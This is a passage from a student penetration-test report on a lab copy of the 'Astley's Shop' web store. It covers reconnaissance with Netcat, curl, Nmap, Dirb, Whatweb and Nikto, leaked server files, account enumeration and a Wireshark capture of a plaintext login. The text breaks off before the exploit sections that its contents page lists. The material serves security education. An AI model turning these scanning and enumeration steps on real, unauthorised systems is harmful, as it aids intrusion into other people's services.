



**Abertay  
University**

# **Web Application Penetration Test Astley's Shop**

Martin Pavlinov Zhelev

CMP319: Ethical Hacking 2

BSc (Hons) Ethical Hacking Year 3

2022/2023

*Note that Information contained in this document is for educational purposes.*

# Abstract

---

This paper contains the finding of a full web security assessment on Astley's Shop. The target website is used for e-commerce. To conduct the security assessment the tester used the Web Application Penetration Testing methodology found in OWASP Testing Guide v4.2 (OWASP, 2020).

The methodology was followed closely to test the security of the website. Every test that was relevant to the web application was performed. All the steps taken by the tester to achieve a specific result were documented and the relevant countermeasures were discussed.

Using the methodology multiple critical vulnerabilities that could allow an attacker to gain full control of the server were discovered. The findings of the tester include cross site scripting, SQL injection, malicious file upload and local file inclusion vulnerabilities.

At its current state the website should not be used as it has severe issues which could lead to the compromise of customer and employee data. Before the website is ready to be used online all issues need to be resolved. The relevant countermeasures to prevent those vulnerabilities was discussed in depth to allow a developer to implement fixes.

# Contents

---

1	Introduction .....	1
1.1	Background .....	1
1.2	Aims.....	1
2	Procedure and Results .....	2
2.1	Overview of Procedure .....	2
2.2	Information gathering.....	3
2.2.1	Fingerprint Web Server.....	3
2.2.2	Review Webserver Metafiles for Information Leakage .....	3
2.2.3	Enumerate Applications on Webserver .....	4
2.2.4	Review Webpage Content for Information Leakage.....	4
2.2.5	Identify Application Entry Points .....	4
2.2.6	Map Execution Paths Through Application.....	5
2.2.7	Fingerprint Web Application Framework .....	8
2.3	Configuration and Deployment Management Testing .....	9
2.3.1	Test Network Infrastructure Configuration .....	9
2.3.2	Test Application Platform Configuration .....	9
2.3.3	Enumerate Infrastructure and Application Admin Interfaces .....	10
2.3.4	Test HTTP Methods.....	10
2.4	Identity Management Testing.....	11
2.4.1	Test User Registration Process.....	11
2.4.2	Testing for Account Enumeration and Guessable User Account.....	11
2.5	Authentication Testing.....	12
2.5.1	Testing for Credentials Transported over an Encrypted Channel.....	12
2.5.2	Testing for Weak Lock Out Mechanism .....	15
2.5.3	Testing for Bypassing Authentication Schema.....	15
2.5.4	Testing for Weak Password Policy .....	15
2.5.5	Testing for Weak Password Change or Reset Functionalities .....	15
2.6	Session Management Testing .....	16
2.6.1	Testing for Session Management Schema .....	16
2.6.2	Testing for Cookies Attributes .....	18
2.7	Input Validation Testing.....	19

2.7.1	Testing for Reflected Cross Site Scripting .....	19
2.7.2	Testing for Stored Cross Site Scripting .....	20
2.7.3	Testing for SQL Injection .....	22
2.7.4	Testing for Local File Inclusion .....	26
2.7.5	Testing for Incubated Vulnerability .....	26
2.8	Business Logic Testing .....	27
2.8.1	Test Upload of Unexpected File Types .....	27
2.8.2	Test Upload of Malicious Files .....	32
3	Discussion .....	34
3.1	Overall Discussion .....	34
3.2	Countermeasures .....	35
3.2.1	SQL Injection .....	35
3.2.2	Cross-site scripting (XSS) .....	35
3.2.3	Arbitrary file upload .....	35
3.2.4	Local file inclusion .....	35
3.2.5	No lock out mechanism .....	36
3.2.6	Weak password policy .....	36
3.2.7	Ability to enumerate user accounts .....	36
3.2.8	Non-encrypted communications .....	36
3.2.9	Bad cookie attributes and generation .....	36
3.2.10	Phpinfo.php .....	36
3.2.11	Robots.txt .....	36
3.3	Future Work .....	37
	References .....	38
4	Appendices .....	39
4.1	Appendix A – Application Entry Points .....	39
4.1.1	GET requests. ....	39
4.1.2	POST requests. ....	46
4.2	Appendix B – OWASP ZAP Spider Results .....	51
4.3	Appendix C – Dirb Full Output .....	56
4.4	Appendix D – NIKTO Full Output .....	58
4.5	Appendix E – Contents of schema.sql file .....	60

# 1 INTRODUCTION

## 1.1 BACKGROUND

---

Web applications are a very common way for a company to expand their business. They provide a way for companies to easily offer their services 24/7 everywhere around the world without requiring thousands of physical locations. This allows companies to reach millions of potential customers and it also allows them to generate a separate source of income. (Collatree, 2021)

As a result of the overwhelming amount of web applications found online and the rapid building of new websites by developers it is very common to find ones which have one or more vulnerabilities present. "In fact, 50% of all sites were vulnerable to at least one serious exploitable vulnerability throughout 2021, according to a new report by NTT Application Security." (VentureBeat, 2022)

Because of the high focus of cyber criminals on web application companies focus on improving their security through various measures:

"By most estimates, more than three-quarters of all cybercrime targets applications and their vulnerabilities. Web application security products and policies strive to protect applications through measures such as web application firewalls (WAFs), multi-factor authentication (MFA) for users, the use, protection, and validation of cookies to maintain user state and privacy status, and various methods for validating user input to ensure it is not malicious before that input is processed by an application." (F5, n.d)

Some of the most found web application vulnerabilities include SQL injections, Cross-Site Scripting, Cross-Site Request Forgery and Local File Inclusion. To discover and prevent these vulnerabilities companies conduct penetration tests which combine human security expertise with dynamic scanning tools. During a penetration test the tester operates from the perspective on a potential attacker and attempts to gain discover and exploit as much vulnerabilities as they can ethically within the scope provided by the owner of application. (Moradov, 2022)

## 1.2 AIMS

---

The aim of this project is to successfully replicate a penetration test against a target website. During the penetration test the tester will attempt to discover and exploit all vulnerabilities present on the target web application and will discuss their relevant countermeasures.

To conduct the tester has been supplied with a Virtual Machine hosting the website to work on a duplicate copy of the target as well as a standard account to explore the website. The OWASP Web Application Testing Methodology was utilised to make sure that all vulnerabilities that could be present on the website were examined. The methodology also covers different types of vulnerabilities in each section which provides a good structure for this report. All the steps of the methodology that were taken will be documented in the report.

# 2 PROCEDURE AND RESULTS

## 2.1 OVERVIEW OF PROCEDURE

---

OWASP Testing Guide v4.2 (OWASP, 2020) was used to conduct an effective test. It provides a framework of best practices for conducting a penetration test. It was closely followed, however some parts were not performed, because they would not apply to the target website.


The OWASP web application security testing methodology contains the following sections:

1. Information Gathering: Initial enumeration of the website. Includes spidering and mapping the architecture of the website as well as discovering the applications running on the website.  
Tools used: Netcat, curl, Nmap, OWASP Zap, Dirb, Firefox, Whatweb.
2. Configuration and Deployment Management Testing: Testing the configuration of the applications, discovering enabled HTTP methods, discovering admin pages and other unreferenced pages.  
Tools used: Nikto, Firefox, Nmap, Dirb.
3. Identity Management Testing: User registration and login were tested for vulnerabilities.  
Tools used: Firefox.
4. Authentication Testing: The functions related to user authentication were tested. Some of the test include whether the website had good credential encryption, lockout policy and password policy. Testing was also done to bypass the authentication schema and whether the password change and reset functions were operating normally.  
Tools used: Firefox, Wireshark, Burpsuite.
5. Session Management Testing: The session management schema and cookie attributes were examined. Cookies were also attempted to be decoded to recover potential sensitive information.  
Tools used: Firefox, Burpsuite, CyberChef, Cookie Quick Manager Extension.
6. Input Validation Testing: Testing the validation of user input and testing for the existence of SQL injection vulnerabilities.  
Tools used: Firefox, SQLMap, Netcat.
7. Business Logic Testing: Testing the upload of malicious files on the website to upload a shell which would be used to gain access onto the target machine.  
Tools used: Firefox, Burpsuite, Netcat.

## 2.2 INFORMATION GATHERING

### 2.2.1 Fingerprint Web Server

Netcat was used to perform a banner grab on the server for fingerprinting purposes. (Figure 2.1)

A screenshot of a terminal window showing a Netcat session. The user has connected to 192.168.1.10 on port 80. The server responds with an HTTP 200 OK status and a detailed header. The header includes the date (Sun, 15 Jan 2023 18:03:28 GMT), server version (Apache/2.4.3 (Unix) PHP/5.4.7), X-Powered-By (PHP/5.4.7), a Set-Cookie (PHPSESSID=m5pgiqdafuqqn3isjub5u91517; path=/), Expires (Thu, 19 Nov 1981 08:52:00 GMT), Cache-Control (no-store, no-cache, must-revalidate, post-check=0, pre-check=0), Pragma (no-cache), and Content-Type (text/html).

```
$ nc 192.168.1.10 80
HEAD / HTTP/1.1
host: 192.168.1.10

HTTP/1.1 200 OK
Date: Sun, 15 Jan 2023 18:03:28 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: PHPSESSID=m5pgiqdafuqqn3isjub5u91517; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
```


Figure 2.1: Using Netcat to perform a banner grab.

The following information was discovered from the response:

- Webserver is an Apache Web Server version 2.4.3 running on Unix.
- The back end is running on PHP version 5.4.7
- No attempts have been made to obfuscate the server information by modifying the header.

### 2.2.2 Review Webserver Metafiles for Information Leakage

Robots.txt was examined. It contains a list of directories that are not allowed to be accessed by Web Spiders, Crawlers or Robots. Using curl, the contents of the file were read and a potentially sensitive file was found. From its contents it was discovered that the website was running a MySQL database. (Figure 2.2)

A screenshot of a terminal window showing two curl commands being executed. The first command reads the robots.txt file from 192.168.1.10, which contains a 'Disallow: /schema.sql' rule. The second command reads the schema.sql file from 192.168.1.10, which contains a MySQL dump for version 10.13, distributed 5.5.27, for Linux (i686). The dump includes the host 'localhost' and the database 'shopping'.

```
(kali@kali)-[~/Desktop/coursework]
$ curl 192.168.1.10/robots.txt
User-agent: *
Disallow: /schema.sql

(kali@kali)-[~/Desktop/coursework]
$ curl 192.168.1.10/schema.sql
-- MySQL dump 10.13  Distrib 5.5.27, for Linux (i686)
--
-- Host: localhost    Database: shopping
```

Figure 2.2: Reading contents of robots.txt and schema.sql.

The file also appeared to contain SQL statements that were being used in the database, so it was saved for later analysis. (Figure 2.3)

```
(kali@kali) - [~/Desktop/coursework]
$ curl -O 192.168.1.10/schema.sql
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %             Dload  Upload  Total   Spent    Left   Speed
100  7869  100  7869    0     0  4705k      0  --:--:-- --:--:-- --:--:-- 7684k

(kali@kali) - [~/Desktop/coursework]
$ ls
schema.sql
```

Figure 2.3: Saving schema.sql file for later analysis.

2.2.3 Enumerate Applications on Webserver

To enumerate the services running on the webserver the tester used Nmap. It is an open-source network scanner tool used for network discovery and security auditing. Using Nmap a tester can discover open ports and what their use is. (Figure 2.4)

```
(kali@kali) - [~/Desktop/coursework]
$ nmap -sV -p- 192.168.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-15 14:29 EST
Nmap scan report for 192.168.1.10
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.4a
80/tcp    open  http     Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp  open  mysql    MySQL (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.50 seconds
```

Figure 2.4: Scanning using Nmap.

Using the Nmap scan result it was confirmed that the website it is running on an Apache Web Server and using a MySQL database.

2.2.4 Review Webpage Content for Information Leakage

It is not uncommon to find potentially sensitive information in the comments of the website’s source code. After manual examination of the source code of the website it was discovered that there was no sensitive data in its code.

2.2.5 Identify Application Entry Points

The website’s entry points were examined by using Burpsuite and sending all request through the burp proxy. All GET and POST request which were found can be seen in Appendix A – Application Entry Points. The first GET entry point of interest was called /category.php and it contained a parameter called “cid” (Figure 4.2). The parameter would change the category of items that are displayed on the website depending on the category selected on the home page. Once a category was selected a new choice appeared for a sub-category. Once a sub-category is selected a new GET request is made for a page called /sub-category.php with a parameter called “scid” (Figure 4.3). Another interesting GET request which is made is when an item is added to the cart. The request would contain the parameters “page”, “action” and “id” (Figure 4.9). The final and most interesting GET entry point was the page “/addendum.php” with parameter “type”. It would display the content of the file entered in the parameter in a field on the page.



This would later be used to display the contents of files the tester should not have access to in Section 2.7.4.

The POST request of biggest interest would be the ones used for creating and login in (Figure 4.21 and Figure 4.22) as well as the ones for updating account details (Figure 4.23, Figure 4.24, Figure 4.25 and Figure 4.26).

## 2.2.6 Map Execution Paths Through Application

Using OWASP Zap's spider tool the website's pages and resources were automatically mapped out. From the results of spidering the website an interesting admin login panel at "http://192.168.1.10/admin" was discovered which the tester would later attempt to exploit and explore (Figure 2.5). The full results from spidering the website can be found in Appendix B – OWASP ZAP Spider Results.




Figure 2.5: Newly discovered admin login panel

Dirb was also used to check for any pages that could not be obtained by spidering (Figure 2.6). The full Dirb scan output can be found in Appendix C – Dirb Full Output.

```
(kali㉿kali)-[~]
$ dirb http://192.168.1.10 /usr/share/dirb/wordlists/big.txt

Index of /admin/scripts
DIRB v2.22
By The Dark Raver

Name      Last modified   Size Description
START_TIME: Thu Jan 19 11:56:19 2023
URL_BASE: http://192.168.1.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/big.txt
common.js 2014-07-12 11:52 6.2K
data-table.js 2017-07-28 11:40 -
GENERATED WORDS: 20458
flow.js 2017-07-28 11:40 -
Scanning URL: http://192.168.1.10/
⇒ DIRECTORY: http://192.168.1.10/admin/ 28 90K
```


Figure 2.6: Running Dirb on the website.

From the output a couple more pages related to the admin panel were discovered (Figure 2.7)

```
— Entering directory: http://192.168.1.10/admin/ —
⇒ DIRECTORY: http://192.168.1.10/admin/assets/
⇒ DIRECTORY: http://192.168.1.10/admin/css/ GET
⇒ DIRECTORY: http://192.168.1.10/admin/images/ GET
⇒ DIRECTORY: http://192.168.1.10/admin/include/ GET
⇒ DIRECTORY: http://192.168.1.10/admin/productimages/ GET
⇒ DIRECTORY: http://192.168.1.10/admin/scripts/
```

Figure 2.7: Newly discover admin files.

The page “192.168.1.10/admin/include/” contains the links to sections from the admin page. (Figure 2.8, Figure 2.9 and Figure 2.10)



# Index of /admin/include






<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">config.php</a>	2022-09-20 14:10	312	
 <a href="#">footer.php</a>	2017-01-24 18:43	154	
 <a href="#">header.php</a>	2017-03-15 16:40	1.0K	
 <a href="#">sidebar.php</a>	2017-03-15 17:04	2.9K	

Figure 2.8: Contents of /admin/include.




Figure 2.9: Contents of header.php in /admin/include

```

14         <a href="todays-orders.php">
15             <i class="icon-tasks"></i>
16             Today's Orders
17             <b class="label orange pull-right"></b>
18         </a>
19     </li>
20     <li>
21         <a href="pending-orders.php">
22             <i class="icon-tasks"></i>
23             Pending Orders
24             <b class="label orange pull-right"></b>
25         </a>
26     </li>
27     <li>
28         <a href="delivered-orders.php">
29             <i class="icon-inbox"></i>
30             Delivered Orders
31             <b class="label green pull-right"></b>
32         </a>
33     </li>
34 </ul>
35 </li>
36 </ul>
37
38 <li>
39     <a href="manage-users.php">
40         <i class="menu-icon icon-group"></i>
41         Manage users
42     </a>
43 </li>
44 </ul>
45
46 <ul class="widget widget-menu unstyled">
47     <li><a href="category.php"><i class="menu-icon icon-tasks"></i> Create Category </a></li>
48     <li><a href="subcategory.php"><i class="menu-icon icon-tasks"></i> Sub Category </a></li>
49     <li><a href="insert-product.php"><i class="menu-icon icon-paste"></i> Insert Product </a></li>
50     <li><a href="manage-products.php"><i class="menu-icon icon-table"></i> Manage Products </a></li>
51 </ul><!--/.widget-nav-->
52
53 <ul class="widget widget-menu unstyled">
54     <li><a href="user-logs.php"><i class="menu-icon icon-tasks"></i> User Login Log </a></li>
55     <li>
56         <a href="logout.php">

```

Figure 2.10: Contents of sidebar.php in /admin/include.

## 2.2.7 Fingerprint Web Application Framework

To fingerprint the components used by the website the tester used Whatweb (Figure 2.11). Whatweb is an open-source web scanner that can be used to identify the technologies used by websites.

```

(kali@kali)-[~]
$ whatweb 192.168.1.10:80
http://192.168.1.10:80 [200 OK] Apache[2.4.3], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][22], Email[hacklab@uadhacklab.com],
HTML5, HTTPServer[Unix][Apache/2.4.3 (Unix) PHP/5.4.7], IP[192.168.1.10], JQuery[1.11.1], Lightbox, PHP[5.4.7], Script[text/javasc
ript], Title[Shopping Portal Home Page], X-Powered-By[PHP/5.4.7]

```

Figure 2.11: Whatweb output.

The Whatweb output confirmed a lot of the information which was discovered through banner grabbing and port scanning.

## 2.3 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

### 2.3.1 Test Network Infrastructure Configuration

Nikto was run to test for any vulnerabilities that could be existing on the web server (Figure 2.12). The full output of the scan be found in Appendix D – NIKTO Full Output.

```
(kali@kali)-[~]
└─$ nikto -h http://192.168.1.10
- Nikto v2.1.6

+ Target IP: 192.168.1.10
+ Target Hostname: 192.168.1.10
+ Target Port: 80
+ Start Time: 2023-01-21 14:36:41 (GMT-5)

+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ Retrieved x-powered-by header: PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
```


Figure 2.12: Running Nikto on 192.168.1.10

Some of the issues that were found include that the server is:

- Server could be vulnerable to XSS.
- The version of Apache and PHP are outdated.
- Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.

### 2.3.2 Test Application Platform Configuration

From the results of the information gathering section, it was known that the website was using PHP. Because of the Nikto scan it was also known that a phpinfo.php file exists on the server. The file displays the output of the following php command: “<? phpinfo(); ?”. This would reveal a lot of information about how the website is configured and would confirm the previous discovery of the PHP and Apache version running on the server. (Figure 2.13 and Figure 2.14).

**PHP Version 5.4.7**

<b>System</b>	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
<b>Build Date</b>	Sep 19 2012 11:10:36
<b>Configure Command</b>	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-

Figure 2.13: phpinfo.php contents

## apache2handler

<b>Apache Version</b>	Apache/2.4.3 (Unix) PHP/5.4.7
<b>Apache API Version</b>	20120211
<b>Server Administrator</b>	you@example.com
<b>Hostname:Port</b>	bogus_host_without_reverse_dns:80
<b>User/Group</b>	nobody(65534)/65534
<b>Max Requests</b>	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
<b>Timeouts</b>	Connection: 300 - Keep-Alive: 5
<b>Virtual Server</b>	Yes
<b>Server Root</b>	/opt/lampp

Figure 2.14: *phpinfo.php* contents

The Nikto scan also revealed the existence of a default executable Apache scripts in `/cgi/bin/printenv` and `/cgi-bin/test-cgi`. From their contents it was determined that the root directory of server was `"/mnt/sda2/swag/target"`. (Figure 2.15)

```
CONTEXT_DOCUMENT_ROOT="/opt/lampp/cgi-bin/"
CONTEXT_PREFIX="/cgi-bin/"
DOCUMENT_ROOT="/mnt/sda2/swag/target"
GATEWAY_INTERFACE="CGI/1.1"
```

Figure 2.15: Contents of `/cgi-bin/printenv`.

### 2.3.3 Enumerate Infrastructure and Application Admin Interfaces

From the scan done using Dirb (Figure 2.6) an admin page was already discovered which can be seen in (Figure 2.5)

### 2.3.4 Test HTTP Methods

To see what functions are allowed to be performed on the server the HTTP methods of the server were tested by using Nmap. From the output it was determined that the methods which are allowed are GET, HEAD, POST and Options. (Figure 2.16)

```

(kali㉿kali)-[~]
$ nmap 192.168.1.10 -p 80 --script http-methods
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-21 15:16 EST
Nmap scan report for 192.168.1.10
Host is up (0.0047s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds

```

Figure 2.16: Testing HTTP methods using Nmap.

## 2.4 IDENTITY MANAGEMENT TESTING

### 2.4.1 Test User Registration Process

The tester discovered that the registration process was not secure. There is no check if the website the user wants to use a password that would be considered secure. A secure password would be one that is at least 8 characters in length and does not contain sequential characters or repeated characters. (Dibley, 2022). The registration page also lacks a check whether the email used by the user is real and valid, the only requirement is that it contains the @ symbol. The final issues are that the user is instantly registered without having to confirm their email address, anything can be entered as a phone number and users are allowed to register multiple times using the same details.

### 2.4.2 Testing for Account Enumeration and Guessable User Account

The login form was examined which led to the discovery of a major issue. Whenever the login form is filled in with a valid email address of an account of the website it displays an error message saying, “Invalid email id or Password” (Figure 2.17).

**SIGN IN**

Hello, Welcome to your account.

**Invalid email id or Password**

Email Address \*

Figure 2.17: Error message displayed when password incorrect.

This is technically correct practice since it does not disclose, which field was incorrect. However, the issue appears when the tester entered an email address which is non-existent on the website. Instead of displaying the error message seen earlier the website instead displayed a message saying, “Username not

found” (Figure 2.18). This message allows the enumeration of active users account on the website and can be used to brute force the password of accounts which were found to exist on the server.



Figure 2.18: Error message displayed when Email Address incorrect.

## 2.5 AUTHENTICATION TESTING

### 2.5.1 Testing for Credentials Transported over an Encrypted Channel

Because the website works using HTTP all traffic is unencrypted. This allows the sensitive information from the website such as credentials to be captured through network sniffing tools such as Wireshark. The request send during login was captured using Burpsuite to prove that it is being send over http instead of secure https. (Figure 2.19)




Figure 2.19: Burpsuite capture of login.

To prove that the contents of the request could be captured by an attacker intercepting the request the tester used Wireshark and captured the contents of the Login request. As can be seen in Figure 2.20 the email and password used to login were unencrypted and could be easily be obtained by a malicious actor.



```
Wireshark - Follow HTTP Stream (tcp.stream eq 0) - eth1

POST /login.php HTTP/1.1
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/login.php
Cookie: PHPSESSID=b0gigq3vc53uegumbt8lqi3pb7;
SecretCookie=7a6e65677661407a6e656776612e70627a3a38317170396f716f353271303471703230303336
716f713833313372713035353a31363734343238363535
Upgrade-Insecure-Requests: 1

email=martin%40martin.com&password=1234&login=HTTP/1.1 302 Found
Date: Sun, 22 Jan 2023 23:06:31 GMT
Server: Apache/2.4.3 (Unix) PHP/5.4.7
X-Powered-By: PHP/5.4.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
